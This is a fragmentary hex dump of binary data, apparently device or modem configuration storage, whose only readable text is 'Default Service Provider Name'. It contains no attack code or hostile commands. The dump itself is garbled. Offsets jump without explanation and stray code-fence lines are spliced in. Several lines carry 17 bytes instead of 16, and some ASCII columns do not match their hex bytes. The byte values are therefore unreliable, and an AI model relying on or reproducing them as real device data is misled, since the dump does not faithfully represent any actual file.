003880  B8 1D 03 15 00 00 FF FF FF FF FF FF FF FF FF FF  |................|
003890  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0038A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0038B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0038C0  FF FF FF FF FF FF 00 4E 6F B5 1D E6 1A CA 20 6F  |.......No..... o|
0038D0  06 02 00 EE A5 00 B8 78 C3 1D 05 0D FF FF 00 00  |.......x........|
0038E0  FF FF FF FF FF FF FF FF FF FF FF FF 00 FF FF FF  |................|
0038F0  FF FF FF FF FF FF FF FF FF FF 00 FF FF FF FF FF  |................|
003900  FF FF FF FF FF FF 00 FF FF FF FF FF FF FF FF FF  |................|
003910  FF FF FF 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003920  00 FF FF FF FF FF FF 4F 6F C0 1D E6 1A CA 20 6F  |.......Oo..... o|
003930  06 02 00 3C FC 16 D3 E0 CF 1D 05 0F FF FF FF FF  |...<............|
003940  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003950  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003960  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003970  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
003980  FF FF FF FF FF FF FF FF FF FF FF FF FF FF 00 00  |..............W|
003990  6F CC 1D E6 1A C1 20 6F 06 01 00 DA C6 00 00 00  |o..... o........|
0039A0  DC 1D C8 00 FF FF 00 00 FF FF FF FF FF FF FF FF  |................|

003A60  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 58  |...............X|
003A70  6F D9 1D E6 1A E2 20 6F 06 03 00 3B 53 00 00 00  |o..... o...;S...|
003A80  F8 1D 02 55 FF FF FF FF FF FF FF FF FF FF FF FF  |...U............|

003B30  FF 00 FF FF FF FF FF 80 6F F5 1D E6 1A CE 20 6F  |........o..... o|
```

```
003B40  06 02 00 69 2C 14 00 00 11 1E 05 2A FF FF FF FF  |...i,......*....|

003C20  FF 00 FF FF FF FF FF 81 6F 0E 1E E6 1A CE 20 6F  |........o..... o|
003C30  06 02 00 9F 9D 15 00 00 2F 1E 05 29 FF FF FF FF  |......../..)....|

003D00  FF FF FF FF FF FF 00 00 00 00 FF FF 00 FF FF 82  |................|
003D10  6F 2C 1E E6 1A C6 20 6F 06 0B 00 58 7B 00 00 00  |o,.... o...X{...|
003D20  4C 1E 0A 03 6C 00 00 00 00 00 00 00 00 00 00 00  |L...l...........|
003D30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
003D40  00 00 00 00 00 00 FF 83 6F 49 1E E6 1A C6 20 6F  |........oI.... o|
003D50  06 0B 00 3F 4D 00 00 00 53 1E 0A 03 FF FF FF 00  |...?M...S.......|
003D60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
003D70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF B1  |................|
003D80  6F 50 1E E6 1A E1 20 6F 06 04 00 2B F4 00 00 00  |oP.... o...+....|
003D90  5A 1E C8 00 FF FF FF 21 FF FF FF 21 F3 FF FF 21  |Z......!...!...!|
003DA0  43 FF FF 21 43 F8 FF 21 43 19 FF 21 53 20 F9 21  |C..!C..!C..!S .!|
003DB0  53 F1 FF 21 53 F2 FF 21 53 F3 FF 21 53 F4 FF 21  |S..!S..!S..!S..!|
003DC0  53 F5 FF 21 53 F6 FF 21 53 F7 FF 21 53 F8 FF 21  |S..!S..!S..!S..!|
003DD0  53 F9 FF 02 00 F0 FF 02 00 F1 FF 02 00 F2 FF 02  |S...............|
003DE0  00 F3 FF 02 00 F4 FF 02 00 F5 FF 02 00 F6 FF 02  |................|
003DF0  00 F7 FF 02 00 F8 FF 02 00 F9 FF 02 10 F0 FF 66  |...............f|
003E00  66 F0 FF 66 66 F1 FF 66 66 F2 FF 66 66 83 FF 66  |f..ff..ff..ff..f|
003E10  66 F4 FF 66 66 F5 FF 66 66 F6 FF 66 66 F7 FF 66  |f..ff..ff..ff..f|
003E20  66 F8 FF 66 66 F9 FF 66 76 F0 FF 08 21 F0 FF 08  |f..ff..fv...!...|
003E30  21 F1 FF 08 21 F2 FF 08 21 F3 FF 08 21 F4 FF 08  |!...!...!...!...|
003E40  21 F5 FF 08 21 F6 FF 08 21 F7 FF 08 21 F8 FF 08  |!...!...!...!...|
003E50  21 F9 FF 08 31 F0 FF 99 99 F9 FF 11 11 11 F9 B2  |!...1...........|
003E60  6F 57 1E E6 1A E1 20 6F 06 03 00 A3 F0 00 00 00  |oW.... o........|
003E70  76 1E 07 00 FF FF FF 15 00 00 00 00 00 FC FF B3  |v...............|
003E80  6F 73 1E E6 1A E1 20 6F 06 04 00 7A 5E 00 00 00  |os.... o...z^...|
003E90  7A 1E C8 00 FF FF FF 21 FF FF FF 21 F3 FF FF 21  |z......!...!...!|
003EA0  43 FF FF 21 43 F8 FF 21 43 19 FF 21 53 20 F9 21  |C..!C..!C..!S .!|
003EB0  53 F1 FF 21 53 F2 FF 21 53 F3 FF 21 53 F4 FF 21  |S..!S..!S..!S..!|
003EC0  53 F5 FF 21 53 F6 FF 21 53 F7 FF 21 53 F8 FF 21  |S..!S..!S..!S..!|
003ED0  53 F9 FF 02 00 F0 FF 02 00 F1 FF 02 00 F2 FF 02  |S...............|
003EE0  00 F3 FF 02 00 F4 FF 02 00 F5 FF 02 00 F6 FF 02  |................|
003EF0  00 F7 FF 02 00 F8 FF 02 00 F9 FF 02 10 F0 FF 66  |...............f|
003F00  66 F0 FF 66 66 F1 FF 66 66 F2 FF 66 66 83 FF 66  |f..ff..ff..ff..f|
003F10  66 F4 FF 66 66 F5 FF 66 66 F6 FF 66 66 F7 FF 66  |f..ff..ff..ff..f|
003F20  66 F8 FF 66 66 F9 FF 66 76 F0 FF 08 21 F0 FF 08  |f..ff..fv...!...|
003F30  21 F1 FF 08 21 F2 FF 08 21 F3 FF 08 21 F4 FF 08  |!...!...!...!...|
003F40  21 F5 FF 08 21 F6 FF 08 21 F7 FF 08 21 F8 FF 08  |!...!...!...!...|
003F50  21 F9 FF 08 31 F0 FF 99 99 F9 FF 11 11 11 F9 B4  |!...1...........|
003F60  6F 77 1E E6 1A E1 20 6F 06 03 00 77 97 00 00 00  |ow.... o...w....|
003F70  96 1E 07 00 FF FF FF 15 00 00 00 00 00 FC FF B5  |................|
003F80  6F 93 1E E6 1A E1 20 6F 06 03 00 39 A0 00 00 00  |o..... o...9....|
003F90  9A 1E 02 00 FF FF FF 00 00 FF FF FF FF FF FF B6  |................|
003FA0  6F 97 1E E6 1A E1 20 6F 06 02 00 DA CA 00 00 00  |o..... o........|
003FB0  9E 1E 01 00 00 00 00 00 FF 00 FF FF FF FF FF C3  |................|
003FC0  6F 9B 1E E6 1A C9 20 6F 06 02 00 94 FD 00 A4 F9  |o..... o........|
003FD0  A2 1E 04 00 C4 00 00 FF FF FF FF FF FF FF FF C5  |................|
```

```
003FE0  6F 9F 1E E6 1A C2 20 6F 06 08 00 E4 3C 19 00 00  |o..... o....<...|
003FF0  A6 1E 05 14 FF FF FF FF FF FF FF FF FF FF FF FF  |................|

004050  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF C6  |................|
004060  6F A3 1E E6 1A C2 20 6F 06 08 00 DC E1 1A 00 00  |o..... o........|
004070  B6 1E 0A 08 FF 00 00 FF FF FF FF FF FF FF FF FF  |................|
004080  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004090  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0040A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0040B0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0040C0  FF FF FF FF FF FF FF CE 6F B3 1E E6 1A C2 20 6F  |........o..... o|
0040D0  06 06 00 5D 6F 00 00 00 C3 1E 01 05 00 00 FF 00  |...]o...........|
0040E0  00 00 FF FF 1B C6 20 CF 6F C0 1E E6 1A CA 20 6F  |...... .o..... o|
0040F0  06 06 00 13 58 00 59 08 C7 1E 0A 0D 00 00 00 00  |....X.Y.........|

004180  FF F5 FF 02 00 F6 FF D0 6F C4 1E E6 1A C9 20 6F  |........o..... o|
004190  06 04 00 9B BA 00 FC DD DB 1E 17 00 66 F1 FF FF  |............f...|
0041A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0041B0  FF FF FF FF FF FF FF D1 6F D8 1E E6 1A CA 20 6F  |........o..... o|
0041C0  06 06 00 10 F0 00 68 49 E1 1E 01 0A 21 F2 FF FF  |......hI....!...|
0041D0  FF FF FF FF FF FF FF FF F5 FF 08 21 F6 FF D2     |............!...|
0041E0  6F DE 1E E6 1A C9 20 6F 06 09 00 56 4B 00 36 E3  |o..... o...VK.6.|
0041F0  E6 1E 17 00 11 11 F9 FF FF FF FF FF FF FF FF FF  |................|
004200  FF FF FF FF FF FF FF FF FF FF FF FF FF FF 10 D3  |................|
004210  6F E3 1E E6 1A E2 20 6F 06 0A 00 3E 6B 00 00 00  |o..... o...>k...|
004220  EC 1E 05 20 D6 00 00 FF FF FF FF FF FF FF FF FF  |... ............|

0042C0  FF FF FF FF FF FF FF D4 6F E9 1E E6 1A E1 20 6F  |........o..... o|
0042D0  06 04 00 97 C6 00 00 00 03 1F 02 00 21 F6 FF 01  |............!...|
0042E0  03 F7 FF 08 21 F8 FF D5 6F 00 1F E6 1A E1 20 6F  |....!...o..... o|
0042F0  06 04 00 D9 F1 00 00 00 07 1F 02 00 1B E1 20 01  |.............. .|
004300  03 03 00 E9 73 00 00 D9 6F 04 1F E6 1A E1 20 6F  |....s...o..... o|
004310  06 03 00 9C 31 1D 00 00 0B 1F 1E 00 1B E1 20 FF  |....1......... .|
004320  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004330  FF FF FF FF FF FF FF FF FF FF FF FF FF FF E1 20 DB  |.............. .|
004340  6F 08 1F E6 1A E1 20 6F 06 03 00 B6 98 00 00 00  |o..... o........|
004350  12 1F 01 00 FF FF FF 00 6F 0E 1F 59 1B C9 20 DC  |........o..Y.. .|
004360  6F 0F 1F E6 1A E1 20 6F 06 03 00 5C 1C 00 00 00  |o..... o...\....|
004370  16 1F 01 00 FF FF FF 00 6F 12 1F 59 1B C2 20 E8  |........o..Y.. .|
004380  6F 13 1F E6 1A E1 20 6F 06 04 00 85 B2 00 00 00  |o..... o........|
004390  1A 1F 1C 00 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0043A0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0043B0  FF FF FF FF FF FF FF ED 6F 17 1F E6 1A E2 20 6F  |........o..... o|
0043C0  06 01 00 2F A6 00 00 00 21 1F 02 14 FF FF FF FF  |.../....!.......|
0043D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0043E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0043F0  FF FF FF FF FF FF FF EF 6F 1E 1F E6 1A E2 20 6F  |........o..... o|
004400  06 03 00 B8 D9 00 00 00 29 1F 02 14 95 01 08 FF  |........).......|
004410  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004420  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004430  FF FF FF FF FF FF FF 19 14 00 13 E9 81 9B EC 23  |...............#|
```

```
004440  F3 05 85 2C CD 33 81 87 F2 C5 FF FF FF FF FF 20  |...,.3......... |
004450  AF 26 1F E6 1A C1 10 FF FF FF F0 AB A3 00 33 16  |.&............3.|
004460  34 1F 11 00 1B C2 20 8F 08 D9 C6 92 95 B3 D5 5D  |4..... ........]|
004470  08 D9 C6 92 95 B3 D5 5D 00 00 FF FF FF FF FF 3B  |.......].......;|
004480  5F 31 1F E6 1A C0 20 6F 06 0D 00 4C A2 4A 1F 01  |_1.... o...L.J..|
004490  01 01 00 00 FF FF FF 20 4F 00 00 37 1F C1 20 6F  |....... O..7.. o|
0044A0  06 02 00 63 6E 01 00 00 3D 1F 09 00 FF FF FF FF  |...cn...=.......|
0044B0  FF FF FF FF FF FF FF 07 FF FF FF FF FF FF 00 52  |...............R|
0044C0  4F 3A 1F 37 1F C1 20 6F 06 02 00 EE DC 02 00 00  |O:.7.. o........|
0044D0  42 1F 09 00 FF FF FF FF FF FF FF FF FF FF FF 07  |B...............|
0044E0  FF FF FF FF FF 00 FF 63 4F 3F 1F 37 1F C1 20 6F  |.......cO?.7.. o|
0044F0  06 02 00 FC 1F 00 00 00 47 1F 14 00 FF FF FF FF  |........G.......|
004500  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004510  FF FF FF FF FF FF FF 64 4F 44 1F 37 1F C1 20 6F  |.......dOD.7.. o|
004520  06 03 00 B8 6E 00 00 00 4D 1F 01 00 72 00 51 00  |....n...M...r.Q.|
004530  4E 1F 17 00 FF FF FF 4A 00 83 10 A0 00 00 03 43  |N.......J.......C|
004540  10 02 F3 10 FF FF 89 02 00 00 FF 00 00 00 FF 00  |................|
004550  00 00 00 03 00 1F 58 F0 07 00 00 00 00 00 00 00  |......X.........|
004560  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF  |................|
004570  FE 06 00 80 00 00 00 00 FF 00 00 00 00 00 00 FF  |................|
004580  00 09 00 99 05 00 8C C0 7F E6 1A 00 00 C4 20 2F  |.............. /|
004590  06 04 00 2C 5F 19 24 01 01 01 00 04 FF FF FF 06  |...,_.$.........|
0045A0  6F 00 00 58 1F E2 24 6F 06 0A 00 DD 05 17 AA E5  |o..X..$o........|
0045B0  5E 1F 16 2E 25 00 00 80 01 01 90 00 FF FF FF FF  |^...%...........|
0045C0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0045D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0045E0  FF FF FF FF FF 80 01 01 A4 06 83 01 01 95 01 08  |................|
0045F0  80 01 02 A4 06 83 01 81 95 01 08 80 01 58 A4 06  |.............X..|
004600  83 01 0A 95 01 08 FF FF FF FF FF FF FF FF FF FF  |................|
004610  FF FF FF 80 01 03 A4 06 83 01 01 95 01 08 80 01  |................|
004620  58 A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF FF  |X...............|
004630  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004640  FF 80 01 01 A4 06 83 01 01 95 01 08 80 01 5A A4  |..............Z.|
004650  06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF FF  |................|
004660  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 80  |................|
004670  01 01 A4 06 83 01 01 95 01 08 80 01 5A A4 06 83  |............Z...|
004680  01 0A 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
004690  FF FF FF FF FF FF FF FF FF FF FF FF FF 80 01 03  |................|
0046A0  A4 06 83 01 01 95 01 08 84 01 D4 A4 06 83 01 0A  |................|
0046B0  95 01 08 80 01 58 A4 06 83 01 0A 95 01 08 FF FF  |.....X..........|
0046C0  FF FF FF FF FF FF FF FF FF FF FF 80 01 01 90 00  |................|
0046D0  80 01 5A A4 06 83 01 0A 95 01 08 FF FF FF FF FF  |..Z.............|
0046E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0046F0  FF FF FF FF FF FF FF FF FF 80 01 01 90 00 80 01  |................|
004700  02 A4 06 83 01 01 95 01 08 84 01 D4 A4 06 83 01  |................|
004710  0A 95 01 08 80 01 58 A4 06 83 01 0A 95 01 08 FF  |......X.........|
004720  FF FF FF FF FF FF FF 80 01 01 A4 06 83 01 01 95  |................|
004730  01 08 FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004740  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004750  FF FF FF FF FF 80 01 01 90 00 80 01 5A A4 06 83  |............Z...|
004760  01 0A 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
```

```
004770  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004780  FF FF FF 80 01 03 A4 06 83 01 01 95 01 08 80 01  |................|
004790  18 A4 06 83 01 0A 95 01 08 84 01 32 A4 06 83 01  |...........2....|
0047A0  01 95 01 08 FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0047B0  FF 80 01 03 A4 06 83 01 01 95 01 08 80 01 18 A4  |................|
0047C0  06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF FF  |................|
0047D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 80  |................|
0047E0  01 01 A4 06 83 01 01 95 01 08 80 01 02 A4 06 83  |................|
0047F0  01 81 95 01 08 84 01 D4 A4 06 83 01 0A 95 01 08  |................|
004800  80 01 58 A4 06 83 01 0A 95 01 08 FF FF 80 01 52  |..X............R|
004810  A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF  |................|
004820  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004830  FF FF FF FF FF FF FF FF FF FF FF 80 01 11 A4 06  |................|
004840  83 01 01 95 01 08 80 01 0A A4 06 83 01 0A 95 01  |................|
004850  08 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004860  FF FF FF FF FF FF FF FF FF 80 01 13 A4 06 83 01  |................|
004870  01 95 01 08 80 01 08 A4 06 83 01 0A 95 01 08 FF  |................|
004880  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004890  FF FF FF FF FF FF FF 80 01 01 A4 06 83 01 01 95  |................|
0048A0  01 08 80 01 1A A4 06 83 01 0A 95 01 08 84 01 D4  |................|
0048B0  A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF  |................|
0048C0  FF FF FF FF FF 80 01 1B A4 06 83 01 0A 95 01 08  |................|
0048D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0048E0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0048F0  FF FF FF 80 01 01 90 00 80 01 1A A4 06 83 01 0A  |................|
004900  95 01 08 FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004910  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004920  FF 80 01 01 A4 06 83 01 01 95 01 08 80 01 1A A4  |................|
004930  06 83 01 0A 95 01 08 FF FF FF FF FF FF FF FF FF  |................|
004940  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 80  |................|
004950  01 01 90 00 80 01 1A A4 06 83 01 0A 95 01 08 84  |................|
004960  01 D4 A4 06 83 01 0A 95 01 08 FF FF FF FF FF FF  |................|
004970  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004980  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
004990  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  |................|
0049A0  FF FF FF FF FF FF FF FF FF FF FF FF 80 01 03 A4 21  |.............!|
0049B0  6F 5B 1F 58 1F E6 20 6F 06 0B 00 05 1A 00 00 00  |o[.X.. o........|
0049C0  E0 1F 0A 02 FF FF FF 00 00 00 00 00 00 00 00 00  |................|
0049D0  00 00 00 00 00 00 00 00 00 00 00 00 A4 06 83 22  |................"|
0049E0  6F DD 1F 58 1F E1 20 6F 06 0F 00 DD E3 04 06 99  |o..X.. o........|
0049F0  E6 1F 0A 00 FF FF FF 00 00 00 00 00 00 00 00 00  |................|
004A00  00 FF FF FF FF FF FF 23 6F E3 1F 58 1F E1 20 6F  |.......#o..X.. o|
004A10  06 0F 00 25 13 05 DC 48 EB 1F 0A 00 08 84 01 00  |...%...H........|
004A20  00 00 00 00 00 00 00 00 00 FF FF FF FF FF FF 24  |..............$|
004A30  6F E8 1F 58 1F E1 20 6F 06 10 00 E5 B2 06 00 00  |o..X.. o........|
004A40  F0 1F 10 00 06 83 01 00 00 00 00 00 00 00 00 00  |................|
004A50  FF FF FF FF 00 00 00 25 6F ED 1F 58 1F E1 20 6F  |.......%o..X.. o|
004A60  06 0C 00 75 EE 00 00 00 F5 1F 02 00 06 83 01 00  |...u............|
004A70  00 01 08 FF FF FF FF 26 6F F2 1F 58 1F E1 20 6F  |.......&o..X.. o|
004A80  06 0C 00 3B D9 00 00 00 F9 1F 01 00 FF FF FF 00  |...;............|
004A90  FF 80 01 01 90 00 80 27 6F F6 1F 58 1F E1 20 6F  |.......'o..X.. o|
```

```
004AA0  06 0C 00 E9 80 00 00 00 FD 1F 07 00 80 01 58 00  |..............X.|
004AB0  00 00 00 00 00 00 08 28 6F FA 1F 58 1F E2 20 6F  |.......(o..X.. o|
004AC0  06 0C 00 A7 B7 0C 00 00 01 20 14 05 FF FF FF E8  |......... ......|
004AD0  03 AE 08 00 E8 03 AE 08 01 E8 03 AE 08 03 E8 03  |................|
004AE0  AE 08 04 E8 03 AE 08 05 E8 03 AE 08 06 00 00 00  |................|

004B20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
004B30  00 00 00 32 A4 06 83 29 6F FE 1F 58 1F E2 20 6F  |...2...)o..X.. o|
004B40  06 0C 00 30 30 00 00 00 11 20 07 08 A4 06 83 00  |...00.... ......|
004B50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
004B60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
004B70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
004B80  00 00 00 00 00 00 00 2A 6F 0E 20 58 1F E1 20 6F  |.......*o. X.. o|
004B90  06 0C 00 E1 C1 0D 00 00 1B 20 07 00 06 83 01 01  |......... ......|
004BA0  00 00 00 00 00 00 01 2B 6F 18 20 58 1F E1 20 6F  |.......+o. X.. o|
004BB0  06 0C 00 AF F6 00 00 00 1F 20 08 00 FF FF FF 00  |......... ......|
004BC0  00 00 00 00 00 00 00 2C 6F 1C 20 58 1F E1 20 6F  |.......,o. X.. o|
004BD0  06 14 00 CE 52 03 00 00 23 20 01 00 01 08 80 00  |....R...# ......|
004BE0  0A A4 06 83 01 0A 95 2D 6F 20 20 58 1F E1 20 6F  |.......-o  X.. o|
004BF0  06 0C 00 5A EF 00 00 00 27 20 01 00 FF FF FF 07  |...Z....' ......|
004C00  FF 80 01 13 A4 06 83 2F 6F 24 20 58 1F E1 20 6F  |......./o$ X.. o|
004C10  06 0C 00 88 B6 00 00 00 2B 20 07 00 FF FF FF 4E  |........+ .....N|
004C20  01 4D 01 4E 01 15 FF 30 6F 28 20 58 1F E1 20 6F  |.M.N...0o( X.. o|
004C30  06 11 00 E9 F4 07 00 00 2F 20 12 00 1A A4 06 00  |......../ ......|
004C40  12 00 00 00 00 40 01 21 00 02 80 00 50 00 00 6E  |.....@.!....P..n|
004C50  DB FF FF FF FF FF FF 31 6F 2C 20 58 1F E1 20 6F  |.......1o, X.. o|
004C60  06 01 00 D7 68 00 00 00 35 20 08 00 FF FF FF 04  |....h...5 ......|
004C70  80 00 00 00 00 00 00 00 32 6F 32 20 58 1F E1 20 6F  |.......2o2 X.. o|
004C80  06 11 00 EA 5C 02 00 00 39 20 0A 00 01 01 90 F8  |....\...9 ......|
004C90  F2 00 9C 03 00 00 00 00 00 01 08 FF FF FF FF 33  |...............3|
004CA0  6F 36 20 58 1F E1 20 6F 06 12 00 A8 D5 00 00 00  |o6 X.. o........|
004CB0  3E 20 03 00 FF FF FF 00 00 00 01 01 A4 06 83 34  |> .............4|
004CC0  6F 3B 20 58 1F E1 20 6F 06 0C 00 9A C2 00 00 00  |o; X.. o........|
004CD0  42 20 01 00 FF FF FF 00 FF FF FF FF FF FF FF 35  |B .............5|
004CE0  6F 3F 20 58 1F E1 20 6F 06 0C 00 A2 A8 00 00 00  |o? X.. o........|
004CF0  46 20 01 00 95 01 08 00 01 D4 A4 06 83 01 0A 36  |F .............6|
004D00  6F 43 20 58 1F E1 20 6F 06 11 00 C3 EA 00 00 00  |oC X.. o........|
004D10  4A 20 11 00 FF FF FF 05 00 02 02 01 02 03 03 01  |J ..............|
004D20  04 01 00 00 00 00 00 00 FF FF FF FF FF FF FF 37  |...............7|
004D30  6F 47 20 58 1F E1 20 6F 06 0C 00 D7 EA 00 00 00  |oG X.. o........|
004D40  50 20 01 00 FF FF FF 62 6F CE 1F CB 1F E6 20 38  |P .....bo..... 8|
004D50  6F 4D 20 58 1F E1 20 6F 06 13 00 70 7D 00 00 00  |oM X.. o...p}...|
004D60  54 20 08 00 00 00 00 00 00 00 00 00 00 00 00 3A  |T ..............:|
004D70  6F 51 20 58 1F E1 20 6F 06 08 00 B7 95 0A 00 00  |oQ X.. o........|
004D80  58 20 04 00 92 04 1E 02 FF 02 FF 00 FF FF FF 42  |X .............B|
004D90  6F 55 20 58 1F E1 20 6F 06 14 00 7B 8A 00 00 00  |oU X.. o...{....|
004DA0  5C 20 01 00 1F E1 20 03 06 0F 00 55 4E 05 E3 43  |\ .... ....UN..C|
004DB0  6F 59 20 58 1F E1 20 6F 06 15 00 04 8E 01 00 00  |oY X.. o........|
004DC0  60 20 03 00 FF FF FF 00 00 00 20 CB 1F E1 20 45  |` ........ ... E|
004DD0  6F 5D 20 58 1F E1 20 6F 06 14 00 8E 93 00 00 00  |o] X.. o........|
004DE0  64 20 04 00 00 00 00 00 12 20 00 FF 00 00 00 46  |d ....... .....F|
```

```
004DF0  6F 61 20 58 1F E1 20 6F 06 09 00 EF D1 00 00 00  |oa X.. o........|
004E00  68 20 01 00 FF FF FF 00 00 FF FF FF FF FF FF 55  |h .............U|
004E10  6F 65 20 58 1F E1 20 6F 06 0C 00 C8 77 00 00 00  |oe X.. o....w...|
004E20  6C 20 03 00 FF FF FF 00 00 00 FF FF FF FF FF 70  |l .............p|
004E30  6F 69 20 58 1F E1 20 6F 06 05 00 1E FA 00 00 00  |oi X.. o........|
004E40  70 20 0C 00 FF FF FF 00 00 00 00 00 00 00 00 00  |p ..............|
004E50  00 00 00 CB 1F E2 20 71 6F 6D 20 58 1F E1 20 6F  |...... qom X.. o|
004E60  06 05 00 90 E0 00 00 00 75 20 0F 00 E8 03 AE 00  |........u ......|
004E70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 72  |...............r|
004E80  6F 72 20 58 1F E1 20 6F 06 05 00 1D 52 00 00 00  |or X.. o....R...|
004E90  7A 20 0F 00 00 00 00 00 00 00 00 00 00 00 00 00  |z ..............|
004EA0  00 00 00 00 00 00 00 73 6F 77 20 58 1F E1 20 6F  |.......sow X.. o|
004EB0  06 05 00 E5 A2 00 00 00 7F 20 0F 00 00 00 00 00  |......... ......|
004EC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF 2E  |................|
004ED0  6F 7C 20 58 1F E1 20 6F 06 03 00 BE 6E 00 00 00  |o| X.. o....n...|
004EE0  84 20 01 00 FF FF FF 02 00 00 00 00 00 00 00 3B  |. .............;|
004EF0  6F 81 20 58 1F C2 22 6F 06 0D 00 7C 3E 00 70 1B  |o. X.."o...|>.p.|
004F00  73 1B 05 1C 00 00 00 3C 6F 85 20 58 1F C2 20 6F  |s......<o. X.. o|
004F10  06 06 00 14 7A 00 00 00 8B 20 05 C0 00 00 00 00  |....z.... ......|
004F20

0052D0  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 3D  |...............=|
0052E0  6F 88 20 58 1F E2 20 6F 06 03 00 32 FE 00 00 00  |o. X.. o...2....|
0052F0  06 21 01 17 FF FF FF 00 02 10 02 FF FF 02 FF FF  |.!..............|
005300  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 3E  |...............>|
005310  6F 03 21 58 1F E1 20 6F 06 06 00 FC 74 00 00 00  |o.!X.. o....t...|
005320  0C 21 05 00 FF FF FF FF FF FF FF FF FF FF FF 3F  |.!.............?|
005330  6F 09 21 58 1F E1 20 6F 06 06 00 B2 43 00 00 00  |o.!X.. o....C...|
005340  10 21 6F 00 FF FF FF 00 FF FF FF FF FF FF FF FF  |.!o.............|
005350

0053B0  FF FF FF FF FF FF FF 41 6F 0D 21 58 1F E1 20 6F  |.......Ao.!X.. o|
0053C0  06 07 00 DF 33 08 00 00 21 21 23 00 FF FF FF 01  |....3...!!#.....|
0053D0  02 01 44 65 66 61 75 6C 74 20 53 65 72 76 69 63  |..Default Servic|
0053E0  65 20 50 72 6F 76 69 64 65 72 20 4E 61 6D 65 FF  |e Provider Name.|
0053F0  FF FF FF FF FF FF FF 44 6F 1E 21 58 1F E2 20 6F  |.......Do.!X.. o|
005400  06 03 00 EE E6 00 00 00 29 21 01 0B FF FF FF 0A  |........)!......|
005410  21 43 65 87 A9 FF FF FF 0A 00 FF FF FF FF FF 47  |!Ce............G|
005420  6F 26 21 58 1F E1 20 6F 06 0A 00 67 80 09 00 00  |o&!X.. o...g....|
005430  2E 21 0C 00 FF FF FF 19 F1 FF 11 F2 FF FF FF FF  |.!..............|
005440  FF FF FF FF FF FF FF 48 6F 2B 21 58 1F E1 20 6F  |.......Ho+!X.. o|
005450  06 03 00 3F 17 00 00 00 33 21 01 00 FF FF FF 00  |...?....3!......|
005460  FF FF FF FF FF FF FF 49 6F 30 21 58 1F E1 20 6F  |.......Io0!X.. o|
005470  06 03 00 71 20 00 00 00 37 21 01 00 FF FF FF 01  |...q ...7!......|
005480  FF FF FF FF FF FF FF 4A 6F 34 21 58 1F E1 20 6F  |.......Jo4!X.. o|
005490  06 04 00 34 E0 00 00 00 3B 21 04 00 FF FF FF 15  |...4....;!......|
0054A0  08 40 00 FF FF FF FF 4B 6F 38 21 58 1F E1 20 6F  |.@.....Ko8!X.. o|
